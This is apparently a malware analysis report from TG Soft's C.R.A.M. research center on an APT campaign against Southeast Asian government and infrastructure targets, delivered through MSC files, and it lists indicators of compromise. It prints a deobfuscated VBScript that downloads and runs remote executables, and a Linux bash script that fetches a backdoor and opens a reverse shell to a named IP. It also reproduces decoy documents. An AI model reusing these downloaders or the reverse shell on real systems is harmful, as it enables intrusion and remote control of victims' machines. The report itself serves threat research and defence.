Ban quản lý dự án phát điện dầu khí
Ban QLDA Nguồn điện Dầu khí Sông Hậu 1

Ban QLDA Nguồn điện Dầu khí Long Phú 1

Ban quản lý dự án điện và dầu khí Taiping

Chi nhánh nhóm

Công ty Điều hành Đường ống Tây Nam (SWPOC)
Công ty Điều hành Dầu khí Phú Quốc (Phú Quốc POC)
Công ty Điều hành Dầu khí Biển Đông (Biển Đông POC)
Chi nhánh phân phối sản phẩm nhà máy lọc dầu Yishan
Chi nhánh Phát điện Dầu khí (PVPGB)
CNTD (PNDB)

hiệp hội xăng dầu việt nam

Đại học Dầu khí Việt Nam (PVU)

Công ty con/Công ty liên kết

Công ty Thăm dò và Khai thác Dầu khí (PVEP)
Công ty Phân bón và Hóa chất Dầu khí Việt Nam – Công ty cổ phần (PVFCCo)
Công ty TNHH Công nghiệp Tàu thủy Nguyễn Tấn Dũng (DQS)
Công ty TNHH Dầu khí và Phân bón Hóa chất Cà Mau (PVCFC)
Công ty Khí Việt Nam – Công ty cổ phần (PVGAS)
Công ty Khoan và Dịch vụ Dầu khí (PVD)
Công ty Cổ phần Lọc hóa dầu Bình Sơn (BSR)
Công ty Dầu khí – Công ty cổ phần (PVOil)
Tổng công ty Dịch vụ Kỹ thuật Dầu khí Việt Nam (PTSC)
Công ty Cổ phần Vận tải Dầu khí (PVTrans)
Công ty Bảo trì sửa chữa công trình dầu khí (PVMR)
Công ty Cổ phần Xây dựng Dầu khí Việt Nam (PetroCons)
Công ty Tư vấn Thiết kế Dầu khí – AG (PVE)
Công ty TNHH Lọc hóa dầu Nghệ Sơn (NSRP)
Công ty TNHH Yuntai (Yuntai Holdings)
Ngân hàng TMCP Đại chúng Việt Nam (PVcomBank)
Công ty Hóa chất và Dịch vụ Dầu khí (PVChem)
Công ty Cổ phần Dầu khí đầu tư phát triển Cảng Phú An (PAP)
Công ty Cổ phần Hóa dầu và Sợi Việt Nam (VNPOLY)
Công ty Cổ phần Thương mại và Đầu tư Việt Nam (PVTS)
Petrosetco
Công ty Cổ phần Phát triển Đông Dương Xanh (GID)
Liên doanh Việt-Nga Vietsovetro (VSP)
Công ty TNHH Liên doanh Rosneft
Gazprom

Campaign of August 19, 2024

On August 23, 2024, the file "贵州电视台张青副台长腐败内部视频证据.msc" was uploaded to Virus Total.

The campaign may be targeting France and was delivered on August 19, 2024, as the file name translated from Chinese would be "Internal Video Evidence of Corruption of Deputy Director Zhang Qing of Guizhou TV Station.msc".

The MSC file is similar to the one seen in the previous campaign on August 20, where the MUSICV.EXE program is used.

During the analysis, it was not possible to download the malicious DLL from the link [https://speedshare.oss-cn-hongkong.aliyuncs\[.\]com/af7ffc2a629a1c258336fde8a1f71e0a.json](https://speedshare.oss-cn-hongkong.aliyuncs[.]com/af7ffc2a629a1c258336fde8a1f71e0a.json). The link is the same as the campaign of August 20th.

The MSC file contains an obfuscated script from which the following output is obtained:

```

Option Explicit
Dim objShell, objFSO, objHTTP
Dim strURL1, strURL2, strURL3, strShowfileURL
Dim strDownloadPath1, strDownloadPath2, strDownloadPath3, strShowfilePath
Dim strExecutablePath
strURL1 = "https[:]//proradead[.]s3[.]sa-east-1[.]amazonaws[.]com/new.exe"
strURL2 = "https[:]//proradead[.]s3[.]sa-east-1[.]amazonaws[.]com/new.exe.config"
strURL3 = "https[:]//proradead[.]s3[.]sa-east-1[.]amazonaws[.]com/new.txt"
strShowfileURL = "http[:]//152[.]42[.]226[.]161/stime/1x.mp4"
strDownloadPath1 = "C:\Users\Public\Music\musicx.exe"
strDownloadPath2 = "C:\Users\Public\Music\musicx.exe.config"
strDownloadPath3 = "C:\Users\Public\Music\music.txt"
strShowfilePath = "C:\Users\Public\proton.mp4"
strExecutablePath = "C:\Users\Public\Music\musicx.exe"
Set objShell = CreateObject("WScript.Shell")
Set objFSO = CreateObject("Scripting.FileSystemObject")
Set objHTTP = CreateObject("MSXML2.XMLHTTP")
If Not objFSO.FileExists(strDownloadPath1) Then
    DownloadFile strURL1, strDownloadPath1
End If
If Not objFSO.FileExists(strDownloadPath2) Then
    DownloadFile strURL2, strDownloadPath2
End If
If Not objFSO.FileExists(strDownloadPath3) Then
    DownloadFile strURL3, strDownloadPath3
End If
If Not objFSO.FileExists(strShowfilePath) Then
    DownloadFile strShowfileURL, strShowfilePath
End If
objShell.Run strExecutablePath, 1, False
objShell.Run strShowfilePath, 1, False
Sub DownloadFile(url, path)
    Dim objStream
    Set objStream = CreateObject("ADODB.Stream")
    objHTTP.Open "GET", url, False
    objHTTP.Send
    If objHTTP.Status = 200 Then
        objStream.Open
        objStream.Type = 1 ' adTypeBinary
        objStream.Write objHTTP.ResponseBody
        objStream.SaveToFile path, 2 ' adSaveCreateOverWrite
        objStream.Close
    End If
    Set objStream = Nothing
End Sub

```

Below we see some screenshots of the decoy video downloaded from **贵州电视台张青副台长腐败内部视频证据.msc** the file **贵州电视台内部领导张青副台长腐败内幕.docx** is also present, which we see below:

您好！作为一名贵州电视台的领导之一，我姓李，是台党委委员。在此，我怀着沉重的心情，向您爆料一些我在工作中所见所闻的腐败现象。这不仅仅是因为我在电视台工作多年，对此深感不安，更是因为我无法再对这些令人发指的行为视而不见。

首先，想必您已经注意到，最近贵州省原书记张志刚因贪污数十亿而被审判，贵阳市的副市长马宁宇也因涉嫌腐败被查。值得关注的是，这已经是贵阳市连续四任市长被查，足以见得这里的腐败现象并非孤立的个体问题，而是塌方式的系统性腐败。

如果您有机会来到贵州，走在通往黄果树瀑布的路上，您会发现很多老人沿街乞讨。社会上有传言称这些乞讨者是假的，但事实上，只要人们有口饭吃，谁会放下尊严去乞讨度日呢？贵州，作为全国经济相对落后的省份，全年GDP甚至不如苏州一个市。而每年政府的预算虽然以千亿计，但这些钱大多来自东部经济较发达省份的划拨，最终却沦为某些官员的挥霍之资。这背后的原因，值得深思。

我特别想揭露的是贵州省电视台副台长张青的贪腐行为。此人面容细长，常年把控电视台及其下属企业的施工招标、设备采购等事宜。他与各集成设备公司和设备商勾结，肆意贪污受贿。他或许自以为做得隐秘，但实际上，这些招标活动早已沦为围标，操纵的结果众所周知。自从他担任副台长以来，电视台多个演播室的改造项目，但凡涉及工程集成、设备采购的，都是由他一人独断专行或幕后操纵。我们电视台的下属企业包括贵州广电集团，该集团旗下还有众多企业，张青不仅在电视台项目上长期捞钱，甚至还插手下属企业的各项工程。这些工程少则几十万，多则几百万乃至上千万，总计下来，他所贪污的金额恐怕早已达到了数千万之巨。

如今，国内如果有人说什么电视台副台长不贪污，恐怕没人会相信吧！张青的腐败在电视台内已是公开的秘密，他口口声声讲党性，实际上却是利用手中的权力大肆谋取私利。这样的毒瘤，才是导致贵州腐败的根源。

更为恶劣的是，张青在对待下属时专横跋扈，常常横鼻子瞪眼，官架子十足。每当他背着手走进下属企业，同事们无不装模作样地工作，一旦他离开，大家心里都在暗骂他何时才会倒台。让人更加愤怒的是，他的女儿曾在英国

留学，试问按照贵州的工资水平，他如何能够供得起女儿去国外读书？这些钱，恐怕都是从百姓的血汗钱里扒来的吧！

不仅如此，张青还与电视台内部女同事以及下属企业的一些女负责人长期保持不正当男女关系，这些行为人人皆知，却无人敢言。

贵州的贫困全国闻名，而这种贫困的背后，是有其深刻原因的。张青还有一年多就要退休了，不能让这头黔之驴就这样逍遥法外。当然，贵州电视台上上下下的所谓领导们，广电系统下属企业的那些所谓总经理、董事长们，哪一个不贪？哪一个干净的？

如果这些毒瘤不被铲除，贵州的百姓将永无出头之日！

以上是我第一次向您爆料，我会继续搜集更多的消息，希望能为社会揭露更多的黑暗面。感谢您一直以来的努力，为我们揭露这些党棍、这些毒瘤。只有清除他们，社会才能重见光明。

作为一名普通的电视台工作人员，我本与他们无冤无仇，也无意与他们抗争。然而，只要我在这里工作一天，虽然没有远大的理想，我也不能继续苟且偷生。否则，贵州街头那些无奈的乞讨者将永远存在。

我会永远支持和关注您，您是我们向往民主自由的希望之灯。感谢您，祝您生活愉快，家庭幸福，多保重。

您的忠实支持者：老李

The analysis of the third stage of the Marte Beacon with Cobalt Strike has allowed us to associate the threat actor with three other campaigns launched between April and May:

- 27 aprile 2024 (Philippines)
- 7 maggio 2024 (Philippines)
- 17 maggio 2024 (Vietnam)

These campaigns did not abuse MSC files to be distributed.

The Marte Beacon with Cobalt Strike could be located from the following url:

[http://43.199.33\[.\]246:443/payload.bin](http://43.199.33[.]246:443/payload.bin)

Analyzing the IP 43.199.33[.]246 The April 27 campaign was detected through the executable file named x1ffjiqd.exe, which downloaded and executed the following files:

- [http://43.199.33\[.\]246:443/payload.bin](http://43.199.33[.]246:443/payload.bin)
- [http://43.199.33\[.\]246:443/example.pdf](http://43.199.33[.]246:443/example.pdf)

The payload.bin file is the Marte Beacon with Cobalt Strike with C&C server visualstudio-microsoft[.]com and port 443.

The following decoy was used in the April 27 campaign:

AFP/AFP Vision 2028: A World-Class Armed Forces, Source of National Pride



GENERAL HEADQUARTERS
ARMED FORCES OF THE PHILIPPINES
OFFICE FOR STRATEGIC STUDIES AND STRATEGY MANAGEMENT
Camp General Emilio Aguinaldo, Quezon City


Significant Events of DND-WIDE and AFP for the period of 25-29 March 2024

Date	Name of Event	Short Description/Details of Events	Nature of Events	Responsible Office/Bureau Division
25 1400 March 2024	AFP MSGC Reservist Affairs Committee Meeting	To discuss and update about the Reserve Force of the AFP	Face to face	Strategy Management Division, OSSSM, AFP
25 1400 March 2024	AFP MSGC National Development & Resource Management Committee Meeting	To discuss and update about National Development and Resource Management	Via Zoom VTC	Strategy Management Division, OSSSM, AFP
25 1500 March 2024	AFP MSGC HADRRM Committee Meeting	To discuss and update about HADRRM	Face to Face	Strategy Management Division, OSSSM, AFP
26 1000 March 2024	Coordinating Meeting for the 24 th AFP MSGC Regular Meeting	To discuss and update the incoming AFP MSGC Regular Meeting	Via Zoom VTC	Strategy Management Division, OSSSM, AFP
26 1400 March 2024	AFP MSGC External Defense, and PVCE Committee Meeting	To discuss and update about the External Defense and PVCE	Via Zoom VTC	Strategy Management Division, OSSSM, AFP
26 1500 March 2024	OTDCSAFP Recertification Exit Briefing	To discuss the result of the Recertification On-site Audit	Face to Face	Strategy Management Division, OSSSM, AFP

AFP Core Values: Honor, Service, Patriotism

25 March 2024	Relevance of COP in the AFP Organization	Conducted KII / FGD @ HTRADOC PA, Capas Tarlac in Study of Relevance of COP in the AFP Organization	Face to Face	Strategic and Special Studies Division
---------------	--	---	--------------	--


Prepared by:


Ernesto G. Biazon Jr
MSg (OS) PA
Chief NCO

Noted by:


DAVID M. CAYTON
MAJ (INF) PA
Chief, Admin Division

Approved by:


JOEL M. PALOMA
BGEN PA
Chief, OSS&M AFP

AFP Core Values: Honor, Service, Patriotism

The following decoy was used in the May 7 campaign:



THE INTERNATIONAL INSTITUTE FOR STRATEGIC STUDIES
IISS Shangri-La Dialogue
21ST ASIA SECURITY SUMMIT | 31 MAY-2 JUNE 2024 | SINGAPORE

15 April 2024

Gilbert Teodoro
Secretary of National Defense
Philippines

Dear Secretary Teodoro,

Discussion with IISS Shangri-La Dialogue Southeast Asian Young Leaders, 31 May 2024

It is a pleasure to invite you to a discussion with the Southeast Asian Young Leaders at the 20th IISS Shangri-La Dialogue. The discussion will take place on 31 May 12:30pm to 1:15pm in the Banyan Room at the Shangri-La Hotel. This year, approximately 40 Young Leaders from the region and from countries of strategic importance to the region will participate as delegates in the Shangri-La Dialogue as well as in a dedicated Young Leaders' programme.

We hope you will be able to deliver remarks for around five minutes on security in the Asia-Pacific, particularly in light of heightened US-China competition and recent events in the South China Sea, and to take questions from the Young Leaders thereafter.

We look forward to a favourable reply and hope to soon be welcoming you to a dynamic and interactive discussion with the Young Leaders.

Yours sincerely,

Veerle Nouwens
Executive Director, IISS-Asia

21st
#SLD24

The International Institute for Strategic Studies - Asia | 9 Raffles Place | #49-01 Republic Plaza | Singapore 048619 | T. +65-64990055 | e. shangri-la@iiss.org | www.iiss.org

In the May 17 campaign the following decoy was used with the name example.docx:

Thống kê hóa đơn mục 7761 từ tháng 1-tháng 3/2021

Năm 2021	Hóa đơn	Nội dung chi
Tháng 1	Hóa đơn ngày 02/01/2021 410,65 Euro	Chi phí tiếp xúc, mời ăn Giáo sư Jan Kratzer-Khoa quản lý doanh nghiệp và đổi mới sáng tạo – Đại học kỹ thuật Berlin- TU Berlin
	Hóa đơn ngày 08/01/2021 325,65 Euro	Chi phí tiếp xúc, làm việc và mời ăn Mrs Petra Stegert-chuyên viên Bộ ngoại giao Đức và Mr Tuesday Porter -Trưởng Văn phòng đại diện Tổ chức TÜV Nord AG về chính sách phát triển năng lượng hydrogen và tiềm năng hợp tác với Việt Nam trong phát triển hydrogen
	Hóa đơn ngày 15/01/2021 374,35 Euro	Chi phí làm việc và mời ăn Mr Alexander Boxler và Mr Heiker Lange – Giám đốc Quản lý của Hiệp hội doanh nghiệp hoạt động trong lĩnh vực y tế Đức – GHA tìm hiểu về khả năng giới thiệu và chuyển giao công nghệ cao trong y tế của Đức với Việt Nam
	Hóa đơn ngày 20/01/2021 675,50 Euro	Chi phí tiếp xúc, làm việc và mời ăn Mr Tuesday Porter -Trưởng Văn phòng đại diện Tổ chức TÜV Nord AG và Mrs Diana Sündermann – Đại diện Văn phòng đại diện Tổ chức TÜV Nord AG tại Đông Nam Á về chính sách phát triển năng lượng hydrogen và tiềm năng hợp tác với Việt Nam trong phát triển hydrogen
	Hóa đơn ngày 28/01/2021 675,50 Euro	Chi phí tiếp xúc, làm việc và mời ăn Mrs Duong Gräfin Westarp – Giám đốc Quản lý dự án công ty Skaro GmbH thuộc Hiệp hội doanh nghiệp vừa và nhỏ Đức tìm hiểu khả năng chuyển giao công nghệ lọc nước bằng vải thấm Silvertex sử dụng cho lọc nước sinh hoạt tại bệnh viện hoặc tòa chung cư .
Tháng 2	Hóa đơn ngày 10/02/2021 453,72 Euro	Chi phí tiếp xúc, làm việc và mời ăn Mr Ludwig Graf Westarp – Giám đốc điều hành công ty Skaro GmbH – Đại diện Hiệp hội doanh nghiệp vừa và nhỏ Đức tại Việt Nam tìm hiểu khả năng chuyển giao công nghệ lọc nước bằng vải thấm Silvertex sử dụng

		cho lọc nước sinh hoạt tại bệnh viện hoặc tòa chung cư .
	Hóa đơn ngày 16/02/2021 631,38 Euro	Chi phí tiếp xúc, làm việc và mời ăn chuyên gia kỹ thuật Dang Toan Tran- Công ty Harbauer GmbH về tìm hiểu khả năng chuyển giao công nghệ lọc nước dùng cho tưới tiêu và sinh hoạt tại khu vực nhiễm mặn thuộc đồng bằng sông Cửu Long của Việt Nam.
	Hóa đơn ngày 24/02/2021 415,70 Euro	Chi phí tiếp xúc, làm việc và mời ăn Tiến sĩ Nguyễn Việt Anh – Phó chủ tịch Diễn đàn đổi mới sáng tạo và kinh tế Đức – Việt (DVIW) về việc hỗ trợ Văn phòng đại diện KHCN Berlin trong tìm kiếm, chuyển giao công nghệ
Tháng 3	Hóa đơn ngày 01/03/2021 520,70 Euro	Chi phí tiếp xúc, làm việc và mời ăn Mr Ulrich Ahle – Giám đốc điều hành công ty FIWARE Foundation tìm hiểu sử dụng công nghệ dữ liệu mở, nguồn mở của công ty làm giải pháp phát triển hệ sinh thái thành phố thông minh
	Hóa đơn ngày 04/03/2021 331,38 Euro	Chi phí tiếp xúc, làm việc và mời ăn Giáo sư, tiến sĩ Đỗ Thành Trung – Đại học kỹ thuật Hamburg tìm hiểu về công nghệ xử lý, tái chế tấm pin quang điện sau khi sử dụng. Kinh nghiệm của CHLB Đức trong lĩnh vực này.
	Hóa đơn ngày 07/03/2021 553,72 Euro	Chi phí làm việc và mời ăn Giáo sư, tiến sĩ khoa học Nguyễn Xuân Thịnh – Đại học kỹ thuật Dortmund và các thành viên ban sang lập Mạng lưới Đổi mới sáng tạo Việt Đức – VGI về việc hợp tác, hỗ trợ Văn phòng đại diện KHCN Berlin trong tìm kiếm, chuyển giao công nghệ của Đức vào Việt Nam
	Hóa đơn thuê phiên dịch (mục 6761)	Chi phí phiên dịch phiên làm việc trực tuyến giữa Văn phòng đại diện KHCN Berlin, đại diện công ty Harbauer GmbH và đối tác Việt Nam tìm hiểu về công nghệ lọc nước nhiễm mặn của công ty, khả năng chuyển giao công nghệ về Việt Nam

The IP address 43.199.33[.]246 is also associated with an ELF file (Linux) that downloads a backdoor as we can see from the code snippet below:

```
whoami > /tmp/test
curl -o /tmp/google_usb_ssh -s https[:]//xianggang000[.]loss-cn-
hongkong[.]aliyuncs[.]com/linshi/grrond
chmod 777 /tmp/google_usb_ssh
/tmp/google_usb_ssh
rm /tmp/google_usb_ssh
bash -i >& /dev/tcp/43[.]199[.]33[.]246/4433 0>&1
wget https[:]//download[.]chrome[.]com/error.logs
gedit error.logs /dev/null -c /bin/sh
```

The cybercriminal probably needed to hit a target with a Linux OS. This bash script is similar in behavior to the VisualBasic script used inside MSC files for Windows. In this case the decoy is the display of an email message contained in the "error.logs" file.

Conclusions

The campaigns appear to primarily target government agencies and critical infrastructure in Southeast Asia. With particular focus on the following countries: Philippines, Vietnam, and Taiwan.

From August 2nd onwards, the threat actor inserted a new module into its infection chain containing a 64-bit shellcode which then leads to the execution of a third stage with the Marte and Cobalt Strike beacons.

The modus operandi of the cyber actor reflects the techniques of APTs of Chinese origin, it has been noted that the group is operational from Monday to Friday in hours compatible with Chinese ones.

Although it was not possible to make a precise attribution, it could be a subgroup of **APT41**.

IOC

```
fb640cfb9a86b9dc6806b048c6a88ef6ff546ca830a147322b4e3a3646b70942
eaae358c15ea26a976804a398c3fc2c25b37db0c89f09307e33cfc9ebcfba1d0
ebebe25dc22fecceb27c390ce77059ade8188be71e340a1e7b098cb3b73ba855
4edc77c3586ccc255460f047bd337b2d09e2339e3b0b0c92d68cddedf2ac1e54
04b336c3bcfe027436f36dfc73a173c37c66288c7160651b11561b39ce2cd25e
c78a02fa928ed8f83bda56d4b269152074f512c2cb73d59b2029bfc50ac2b8bc
4887fdb5bd5a59fa1754415dd818d455567cf6fe65fbeb7fbdbe5b018bc3713
633f5b27245a92b38d114aef292a485650bda737785d8a186b43cba8dc3969ca
1c13e6b1f57de9aa10441f63f076b7b6bd6e73d180e70e6148b3e551260e31ee
e7c58c2e315be01bd3a279c134e471ccf28046f67604b901279594dc5269a0f1
ca05513c365c60a8fdabd9e21938796822ecda03909b3ee5f12eb82fefa34d84
f1d519f43c36e24a89b351f00059a1bdb9afc2a339f7301117babb484e2cc555
159d13989d0ae44fdbb7b1d4c331f1040d187693f16daa138c651f2cc9b7f6d3
a0d662b1765301f38b17b861893d282005d821139524d583ec0cd4ccfc5cd43c
8542ee752ef2ee498e106c0a6ddc4a9810320d14fd85a857520b19d02db46903
1e6c661d6981c0fa56c011c29536e57d21545fd11205eddf9218269ddf53d448
257fa5c998d2117cc38452e6cbd2bf17b507c98ee492b246de6dcbc784585263
6b86b273ff34fce19d6b804eff5a3f5747ada4eaa22f1d49c01e52ddb7875b4b
59171a541712e089dffee2336ec908aec856a38c4b7fbd74cc7a32fb698bc03e
333ed1e77dd0ae502dd73ea029957cb015e770cabad3e090ab3db659769f86af
9228d8ad3acec40e5d328f2b3ef4107fbe49107a85eb850c900b516520a1cb20
a725be0997035e10e059f8f3141a12f836aaca13e364cfa588ea548ec38d9498
```

```
status[.]s3cloud-azure[.]com
static[.]trendmicrotech[.]com:8443
api[.]s2cloud-amazon[.]com:8080
us2[.]s3bucket-azure[.]online:443
visualstudio-microsoft[.]com:443
43[.]199[.]33[.]246:443
```

Authors: *Ing. Gianfranco Tonello, Michele Zuin*

Any information published on our site may be used and published on other websites, blogs, forums, facebook and/or in any other form both in paper and electronic form as long as the source is always and in any case cited explicitly. "Source: CRAM by TG Soft www.tgsoft.it" with a clickable link to the original information and / or web page from which textual content, ideas and / or images have been extrapolated. It will be appreciated in case of use of the information of C.R.A.M. by TG Soft www.tgsoft.it in the report of summary articles the following acknowledgment/thanks "Thanks to Anti-Malware Research Center C.R.A.M. by TG Soft of which we point out the direct link to the original information: [direct clickable link]"

X

Consent
Details
Informations

This website uses cookies

We use cookies to customize language, content and provide technical functionality. They are NOT used for profiling or reselling to third parties. There are pages where "Google reCaptcha" will be present, even in this case, our purpose is only to be able to ascertain the presence of human interaction and not automatic Bots.